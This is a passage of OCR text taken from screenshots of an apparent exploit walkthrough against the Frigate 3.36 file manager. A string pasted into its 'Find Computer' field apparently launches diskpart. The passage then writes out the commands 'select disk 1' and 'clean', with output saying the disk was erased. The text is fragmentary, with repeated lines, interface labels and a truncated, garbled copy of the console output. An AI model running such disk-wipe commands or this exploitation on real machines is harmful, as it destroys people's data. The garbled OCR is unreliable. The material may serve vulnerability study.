
Find Computer

● Computer name:

○ IP Address: 0 . 0 . 0 . 0

Here you will find some advices that are to help you to master Frigate quickly and totally.

After copying and pasting the output in required field:


Frigate 3.36
File Command Disk Utilities Manager Pages Options Help
Add Quick Launch 21 : 33 : 53
New View Edit Refresh Copy Move Delete Rename Select Favorites Search FTP Pack
Purchase
Stop
File Manager
Frigate.rtf
Frigate Features.htm
List Name
9:33 PM
6/4/2021

C:\Users\Rocky Bhai\Desktop\

```
..
desktop        ini
Frigate3       lnk
StreamRipper32 lnk
```

Find Computer

● Computer name: BUE4bIcCpkD0qqCBD4S0AA

○ IP Address: 0 . 0 . 0 . 0

OK Cancel


<UP-DIR>

2,312 in 3 files

1,018.02 MB free on drive C 89.96%

Here you will find some advices that are to help you to master Frigate quickly and totally.


Diskpart Cmd opened as the payload is executed:



C:\Windows\system32\diskpart.exe


```
Microsoft DiskPart version 6.1.7601
Copyright (C) 1999-2008 Microsoft Corporation.
On computer: ROCKYBHAI-PC

DISKPART>
```

Typed the following commands for erasing the disk:



```
Microsoft DiskPart version 6.1.7601
Copyright (C) 1999-2008 Microsoft Corporation.
On computer: ROCKYBHAI-PC

DISKPART> select disk 1

Disk 1 is now the selected disk.

DISKPART> clean

DiskPart succeeded in cleaning the disk.

DISKPART>
```

After the successful execution of the commands, you can see the disk is erased:



```
Microsoft
Copyright
On compute
DISKPART>
Disk 1 is
DISKPART>
DiskPart s
DISKPART>
```

Hard Disk Drives (1)

Local Disk (C:)
0.99 GB free of 9.89 GB

Devices with Removable Storage (1)

CD Drive (D:)
GRMCULXFRER_EN_DVD
0 bytes free of 3.09 GB

ROCKYBHAI-PC Workgroup: WORKGROUP Memory: 2.00 GB
Processor: Intel(R) Core(TM) i5-82...